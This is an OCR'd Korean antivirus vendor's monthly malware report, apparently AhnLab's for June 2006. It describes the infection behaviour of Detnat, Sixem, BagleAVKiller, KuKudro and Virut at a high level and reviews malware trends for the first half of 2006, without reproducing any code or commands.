지난 5월에 발견된 뎃낫 바이러스의 변형이 6월에만 2건 발견, 보고 되었다. 이 바이러스의 감염특징은 정상파일을 압축하여-경우에 따라 압축하지 않거나, 부분 압축된 경우도 있다-바이러스가 이를 가지고 있다는 것이다. 따라서 치료를 위해서는 압축된 정상파일을 해제해야만 한다. 지난달에 필자는 Detnat 바이러스 발견 이후에 더 지능적인 변형이 나올 것을 예상 하였는데 아니나 다를까 6월에는 2건의 변형이 (B, C 형) 발견, 보고 되었다. 특히 이번 변형은 '다형성' 바이러스로 C 형은 B 형보다 암호화 레이어가 하나 더 존재 한다.
원형을 포함하여 B, C 형이 갖는 감염된 파일의 구조를 간단히 나타내보면 다음과 같다.

- Win32/Detnat




정상파일을 바이러스가 품고 있으며 원본 파일은 삭제 된다. 감염된 파일을 실행하면 압축해제 모듈이 압축된 정상파일을 풀어내고 실행된다. 압축은 3가지로 완전 압축된 형태와 부분 압축된 형태 그리고 전혀 압축하지 않는 형태로 나눠진다.

- Win32/Detnat.B

B 형은 원형과 다르게 다형성 디코더가 포함 되어 있다. 즉, 다형성 바이러스로 감염된 파일의 코드와 암호를 풀어내는 디코더의 코드 역시 일정하지 않다.

- Win32/Detnat.C



C 형은 암호화 레이어(Layer)가 하나 더 존재한다.

감염된 파일을 진단하거나 치료하기 위해서는 다형성 코드를 에뮬레이팅 하거나 복호화 해야한다. 또한 압축된 파일도 해제해야 하는 어려움이 따른다. 이러한 바이러스는 일반 사용

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

자가 보기에는 별다를 게 없지만 분석하고 치료코드를 만드는 안티 바이러스 연구원들에게는 상당한 시간을 요하는 악성코드이다.

► 식셈 웜(Win32/Sixem.worm)

식셈 웜은 '월드컵' 이슈를 타고 등장 하였다. 그리 확산되지는 못했고 주로 외신을 통해서 국내도 처음 소식이 알려졌다. 이 웜은 다소 선정적이고 잔인한 메일 제목, 본문을 가지고 있다. 웜은 로컬에서 수집된 메일주소를 특정 호스트로 전송하는 증상도 가지고 있다. 또한 특정 호스트로부터 안티 바이러스 및 보안 프로그램을 무력화 하는 트로이목마도 다운로드 받아 실행 하기도 한다. 메일을 보내는 증상은 일반적인 이메일 웜과 크게 다르지 않다. 앞서 얘기 한 것처럼 수집된 메일주소를 파일로 저장한 뒤 특정 호스트로 전송하는 증상을 볼 때 제작자는 추후 수집된 메일주소를 가지고 다른 악의적인 목적에 사용할 것으로 보인다.

► 베이글AV킬러 트로이목마(Win-Trojan/BagleAVKiller)

베이글AV킬러 트로이목마는 커널모드 은폐기법을 사용하는 악성코드로, 이번에 발견된 변형은 윈도우 네트워크 드라이버인 Afd.sys에 디바이스 통신채널을 연결해 두는 것이 특징이다. 이는 안티 바이러스와 같은 보안 프로그램의 업데이트를 방해하기 위한 것으로, Hosts 파일을 변조하는 기존 방식에서 상당히 진보한 형태이다. 은폐된 파일 자신과 메모리 상에서만 발생되는 현상이기 때문에 일반 사용자 혹은 고급 네트워크 엔지니어라 할지라도 이러한 현상을 쉽게 알아 차리기는 어렵다. 이 악성코드에 대해서는 이번 달 컬럼에서 자세히 소개하기로 하겠다.

► 쿠쿠드로(W97M/KuKudro)

이 매크로 악성코드는 다른 오피스 문서를 감염 시키는 매크로 바이러스는 아니다. 단지 알려진 매크로 취약점[1]을 이용하여 특정 매크로가 자동으로 실행되어 로컬에 다른 악성코드를 다운로드 하는 파일이 생성되는 증상을 가지고 있다. 즉, 조작된 워드 문서에 포함된 매크로가 오피스의 매크로 보안설정과 상관 없이 무조건 실행 된다.

국내에 발견된 쿠쿠드로 원형의 문서 내용은 [그림3]과 같다.

[1] 마이크로소프트(Microsoft), 기형의Word 문서가 매크로의 자동실행을 야기함 (http://www.microsoft.com/korea/technet/security/bulletin/MS01-034.asp)


Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

DESCRIPTION	CHECK PRICE INSTANTLY
Apple MacBook Pro MA463LL/A 15.4" Notebook PC (1.83 GHz Intel Core Duo, 512 MB RAM, 80 GB Hard Drive, SuperDrive) **Technical Details** • 1.83 GHz Intel Core Duo processor with 2 MB shared L2 Cache • 512 MB (single SODIMM) 667 MHz DDR2 SDRAM (PC2-5300); 80 GB 5400 rpm Serial ATA hard drive; slot-load SuperDrive (DVD±RW/CD-RW) • One FireWire 400, two USB 2.0 ports, and ExpressCard/34 slot; no FireWire 800 slots • Built-in 10/100/1000BASE-T (Gigabit); built-in 54 Mbps AirPort Extreme (802.11g); built-in Bluetooth 2.0+EDR • 15.4-inch TFT widescreen display with 1440 x 900 resolution	***CHECK PRICE***

[그림3] 쿠쿠드로 본문 내용

문서 내에 포함된 악성코드의 VB 코드는 다음과 같이 되어 있다. 단, 해당 코드는 암호가 설정 되어 있어 일반 사용자는 볼 수 없다.



[그림4] 쿠쿠드로의 VB 코드

코드는 파일이 오픈 되면 매크로에 의해서 자동으로 CheckPriceProc 루틴이 실행 되도록 되어 있다. 해당 루틴은 일정한 산술식에 의하여 코드에 포함된 Hex 값들이 실행파일로 만들어져 C:₩ 에 생성되고 실행되도록 하는 코드로 되어 있다. 생성되는 파일은 오류가 있어

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

윈도우에서 정상적으로 실행되지 못했다. 이 파일은 특정 호스트로부터 샐리티 바이러스(Win32/Sality) 파일을 다운로드 받아 오도록 되어 있다. 그러나 생성된 파일이 실행되지 못하므로 감염될 위험은 적다.
일반적으로 사용자들은 보안패치라고 하면 윈도우 OS 나 인터넷 익스플로러의 보안패치를 생각하게 된다. 그러나 최근 MS 워드와 엑셀에 대한 문서화 되지 않은 취약점이 공개 되고 있으므로, 자신이 사용하는 오피스 제품에 대한 보안 취약점은 없는지 윈도우 업데이트 사이트를 방문하여 오피스 서비스 팩 또는 보안 취약점을 패치하는 것이 바람직하다.

► 바이럿 바이러스(Win32/Virut)

국내 사용자로부터 보고된 이 바이러스는 감염된 파일 형태를 분석 할 초기에는 매우 단순한 형태의 후위형 바이러스로 여겨졌으나, 디버깅하여 분석하는 과정에서 ntdll.dll 에서 다음과 같은 커널 함수를 후킹하고 있음을 알 수 있었다.


- NtCreateFile
- NtCreateProcess
- NtCreateProcessEx (윈도우 2000은 해당 되지 않음)

실행파일을 감염 시키는 바이러스들 중 특이한 형태는 특정 유저 함수-일반적으로 파일관련 함수-를 후킹하여 파일을 감염 시키는 경우가 있다. 이 바이러스 역시 파일 및 프로세스 관련 함수를 후킹하고 있지만, 그 대상이 ntdll.dll 에서 익스포트된 커널 함수들이라는 점이 특이하다. 바이러스가 감염을 위해서 커널 함수를 후킹한 형태는 매우 드문 일이며, 이는 분석과 메모리 치료를 어렵게 하는 원인 되기도 한다. 바이러스는 Winlogon.exe 에 자신의 코드를 인젝션하여 특정 IRC 서버로 접속하거나 특정 호스트에 업로드 된 트로이목마를 다운로드 하기도 한다. 그리고 ntdll.dll로부터 후킹 된 위 함수들은 CALL 문을 통하여 Winlogon.exe 에 인젝션된 바이러스 감염 루틴을 타도록 해둔다. 따라서 이 바이러스를 완벽히 치료하기 위해서는 메모리 진단/치료가 반드시 선행 되어야 하며, 감염된 사용자는 안철수연구소에서 제공하는 바이럿 바이러스 전용백신을 이용하여 메모리 진단/치료를 할 수 있다.

다음은 이번 달에 발견된 신종(변형) 악성코드에 대한 유형별 분포이다. 유형별 분포는 일반적으로 확산력이 큰 웜 유형에 대하여 세부적으로 분류한 것이다. 트로이목마의 비율이 지난달과 달리 8% 감소 하였다. 이메일 웜은 비율은 차이가 없으나 지난달과 달리 다수의 이메일 웜이 보고 되었다. 그러나 확산력은 크지 않아 감염 건수 각 1건씩으로 미비 했다. 이메일 웜중 브론톡 웜(Win32/Brontok.worm) 변형이 지난달과 비슷한 5건이 보고 되었다. 또한 국산으로 추정되는 콜로 웜(Win32/Collo.worm.90626)도 발견 되었다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.



[그림5] 6월 신종 (변형) 악성코드 유형별 현황

2006년 상반기 악성코드 동향 및 정리

2006년 상반기를 얘기하기에 앞서 2004년 동향부터 간단히 정리하면 2004년의 특징은 악성 아이알씨봇(IRCBot) 웜의 폭발적인 증가와 피해를 들 수 있다. 이 악성코드들은 소스가 공개되어 대량으로 제작되었으며 실행파일에 대한 실행압축 툴의 등장으로 역시 변형이 대량으로 양산되었다. 이 악성코드의 감염경로는 윈도우 취약점이나 사용자가 부주의하게 시스템을 관리하는 경우 감염 될 수 있다. 이 악성코드 목적은 자신의 변형을 유포하거나 감염된 시스템들을 원격에서 조종하여 특정 호스트를 공격하기도 하며, 감염된 시스템의 정보를 또 다른 악의적인 목적의 사용자에게 넘기는 등 감염된 시스템 자체를 제2의 목적으로 사용하는데 관심을 두었다.


2005년에는 2004년도에 볼 수 있었던 악성 아이알씨봇 웜 또는 마이톱 웜(악성 아이알씨봇 + 이메일 웜) 이라고 명명된 악성코드의 증가와 그에 따른 피해증가가 눈에 띈다. 하지만 높아진 사용자들의 보안의식과 진단기능이 향상된 안티 바이러스 제품, 네트워크 보안장비들 덕택으로 2004년만큼 폭발적으로 증가 되지는 못했다. 2005년을 대표하는 동향 중 하나는 중국발 웹 해킹이 서서히 시작 되어 정보 유출에 목적을 둔 트로이목마들이 조금씩 증가 했다는 것이다. 이는 2005년부터 악성코드 목적에 대한 패러다임이 조금씩 변화되는 '과도기'적인 현상으로, 패러다임 변화의 조짐은 '중국발 웹 해킹'으로부터 시작되었다 해도 과언이 아니다. 이런 현상은 국내뿐 아니라 국외에서도 마찬가지 현상을 보였으며, 이는 악성코드 제작자들이 더 이상 과시욕이나 성취욕을 위해 다른 제작자들과 경쟁적으로 악성코드를 제작하는 것이 아니며 금전적인 이익을 취하기 위하여 악성코드가 제작되고 있음을 보여주기도 한다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

2006년은 어떠한가? 그 많았던 악성 아이알씨봇 웜은 그 수가 대폭 감소하였다. 감소의 원인으로는 2005년과 마찬가지로 높아진 사용자들의 보안의식, 진단기능이 향상된 안티 바이러스 제품들을 꼽을 수 있다. 반면 증가한 악성코드는 '트로이목마' 류이다.[1] 2006년에는 윈도우 시스템 정보부터 온라인 게임의 사용자 계정 정보까지 개인정보를 유출하려고 제작된 트로이목마 또는 원격제어가 가능한 백도어류 등 매우 다양한 트로이목마 류가 급증하는 현상을 보였다.

다음은 2005년, 2006년 상반기 악성코드 발견 현황이다.



[그림6] 2005년, 2006년 상반기 신종(변형) 악성코드 발견현황

올해 상반기를 작년 동기와 비교 했을 때 신종(변형)악성코드는 작년 동기대비 4% 정도 감소하였다. 작년 동기에는 '웜'이 상당수를 차지하고 있으며 이 흐름은 후반기에 접어들면서 점차 트로이목마가 점차 증가하는 추세로 변화되며, 이는 2006년 상반기까지 이어졌다. 트로이목마 이외에 작년 동기와 비교해서 늘어난 악성코드는 '바이러스'가 있다. 작년 동기대비 36% 증가하였다.

상반기에는 하루 평균 49개의 신종(변형) 악성코드가 발견, 보고 되었으며 이는 작년 동기와 비교 했을 때 단지 2개 정도 감소한 수치이다. 중국산 악성코드가 많아서 그런지 중국의 최

[1] 안철수연구소는 타사에서 '백도어'라고 분류하는 형태도 '트로이목마'로 포함하여 진단 하고 있다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

대 명절이 있었던 2월은 악성코드 수가 급격히 감소하기도 했다. 반면 5월은 트로이목마류가 증가하면서 2006년 상반기에 가장 많은 악성코드가 발견, 보고된 달이다.

2004년은 악성 아이알씨봇 웜의 피해가 극심했었고, 2005년은 메신저 웜의 갑작스런 증가와 악성 아이알씨봇 웜과 이메일 웜이 결합된 형태인 마이톱 웜의 피해가 많았던 한 해였다. 또한 이러한 피해유형은 적어도 다수 이상의 국가에서 거의 동시에 보고 되었었다. 그러나 2006년 상반기 경우는 예년과 다르다. 즉, 확산력이 뛰어나 세계적으로 동시에 큰 피해를 입혔던 악성코드가 드물었다. 이는 금전적인 이익을 목적으로 하는 제작자들 때문에 악성코드에 대한 패러다임이 2004년부터 조금씩 변화하더니 2005년의 과도기를 지나서 2006년에 완전히 정착 했다는 것을 의미한다.
악성코드 제작자들은 금전적인 이익 때문에 조직적으로 그리고 국지적으로 움직인다고 판단된다. 제작자들은 과거처럼 세상을 뒤집어 놓을 만큼 확산력이 큰 악성코드를 유포하는 행위를 더 이상 하지 않는다. 유포 한다고 해도 그 동안 보안업체들이 열심히 사업을 확장한 터라 보안 인프라는 과거보다 상당히 잘 되어 있다. 개인 사용자들은 통합 보안 제품을 사용하고 기업들은 네트워크 보안 장비들을 잘 갖추고 있다. 더불어 사용자들의 보안 의식도 과거와는 다르다. 악성코드를 만들어 유포하면 이제는 경찰과 MS 의 현상금으로 쫓기는 신세가 되었다. 따라서 이들은 확산 시키기 보다는 오히려 수동적인 방법으로 악성코드를 유포하며 개인정보를 수집하거나 스팸 메일, 피싱 메일 등으로 금전적인 이익을 얻고 있다. 중국발 웹 해킹과 그로 인한 악성코드 감염은 좋은 예라 할 수 있겠다.

올 상반기 이슈가 있었던 악성코드를 정리해보면 다음과 같다.

- ✓ 다양한 증상의 트로이목마의 증가
- ✓ WMF 취약점을 이용한 악성코드 출현 및 피해발생
- ✓ 나이젬 웜 변형 출현과 특정일 활동 이슈
- ✓ 중국발 웹 해킹의 피해 증가와 관련 악성코드 증가
- ✓ 은폐기법을 이용한 국산 보안 프로그램 등장
- ✓ 자바 플랫폼에서 동작하는 레드브라우어 등장
- ✓ Mac OS X 에서 동작하는 악성코드 출현
- ✓ 안티니 웜이 일본 내 사회적 이슈로 등장
- ✓ 랜섬웨어의 잦은 등장
- ✓ 윈도우 실행파일을 감염시키는 바이러스 증가
- ✓ IE, 오피스 관련 Zero-Day 취약점 증가와 악성코드 출현


이 이슈들을 하나씩 살펴보도록 하자

► 다양한 증상의 트로이목마의 증가

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

올해 증가가 뚜렷한 트로이목마에 대한 발견현황을 작년 동기와 비교해 본 것이다.



[그림7] 2005년, 2006년 상반기 트로이목마 발견현황

올해 트로이목마는 작년 동기대비 60% 증가하였다. 증가된 원인 중 하나로 '중국발 웹 해킹'을 꼽는다. 또한 트로이목마를 통하여 개인정보를 유출하고 이를 이용한 금전적인 이익을 취하려는 악성코드 제작자들로 인하여 다수의 변형 트로이목마가 만들어지고 있다. 더불어 은폐기법은 악성코드에서 흔히 볼 수 있는 형태로 자리 잡았고 악성 아이알씨봇 웜처럼 특정 IRC 서버에 접속하여 마스터의 명령을 받는 등 과거 백도어와는 다른 방식으로 원격에서 제어가 가능한 형태도 다수 발견 되고 있다.

트로이목마가 도스 시절에는 파일 삭제 등 사용자 데이터를 파괴하는 것이 그 목적이었다면 윈도우 초기에는 원격제어 그리고 지금은 개인정보 유출 등 다양한 악의적인 증상을 갖는 악성코드로 변모하였다. 또한 다른 악성코드를 다운로드 하는 다운로더, 프록시 서버 증상을 갖는 형태, DDOS 공격을 위한 에이전트류 그리고 은폐기법에 충실한 트로이목마 등 매우 다양한 형태로 발전 되고 있다.

► WMF 취약점을 이용한 악성코드 출현 및 피해발생

보안패치가 공개되기도 전에 취약점을 이용한 악성코드가 등장하여 제로데이 공격이라고 불리어졌던 MS06-001 취약점-그래픽 렌더링 엔진의 취약점으로 인한 원격 코드 실행 문제

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

점-을 이용한 악성코드가 폭발적으로 쏟아져 나왔다. 국내에서는 중국발 웹 해킹에서도 이용 되기도 하였다. 이 취약점으로 인하여 취약점 패치 대응에 대한 변화도 나타났다. 그것은 바로 MS가 아닌 3rd Party 업체가 제공하는 보안패치 파일인 것이다. 물론 MS와 차이는 있는데, 이는 단지 메모리 로드 된 취약한 모듈을 메모리상에서만 패치할 뿐 실제로 로컬의 바이너리가 수정 되지는 않는다. 따라서 사용자는 MS 보안패치가 나오면 3rd Party 가 제공한 패치는 언제든지 제거하고 보안패치를 할 수 있다. 이러한 3rd Party 업체의 보안패치 파일에 대하여 많은 이들이 신뢰성 여부를 따지는데, 필자는 고객를 보호하는 보안회사라면 그리고 충분한 테스트를 거친 3rd Party 업체의 보안패치를 적용하는 것도 그리 반대할 만한 일은 아니라고 생각 한다. 가까운 미래에 보안패치는 보안 취약점을 안고 있는 업체보다 오히려 제3의 업체에서 앞다투어 제공되는 현상을 볼 지도 모르겠다.

► 나이젬 웜(Win32/Nyxem.worm) 변형 출현과 특정일 활동 이슈


상반기에 가장 많은 이슈를 가져던 나이젬 웜은 특정일 활동으로 유독 매스컴에 오르고 내렸다. 이 웜은 매달 3일 오피스 문서나 압축파일 그리고 일부 확장자들의 파일을 웜이 가지고 있는 특정 데이터로 겹쳐 쓰는 증상이 있다. 이 웜은 국내외 확산은 되었지만 확산된 만큼 피해를 주지는 못했다. 그 원인으로 매스컴의 보도를 말하는 이도 있다. 웜이 활동하기 거의 보름 전부터 매스컴은 이 웜에 대한 피해를 예방하기 위한 방송을 자주 내보냈다. 그리고 문제의 그날이 왔을 때 이 악성코드에 대한 피해를 입었다는 문의 보다는 이 악성코드에 대한 궁금증으로 인한 관련 문의가 더 많았던 걸로 집계 되기도 했다.

► 중국발 웹 해킹의 피해 증가와 관련 악성코드 증가

먼저 '중국발 웹 해킹과 악성코드 감염경로'를 확인해보면 다음과 같다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.



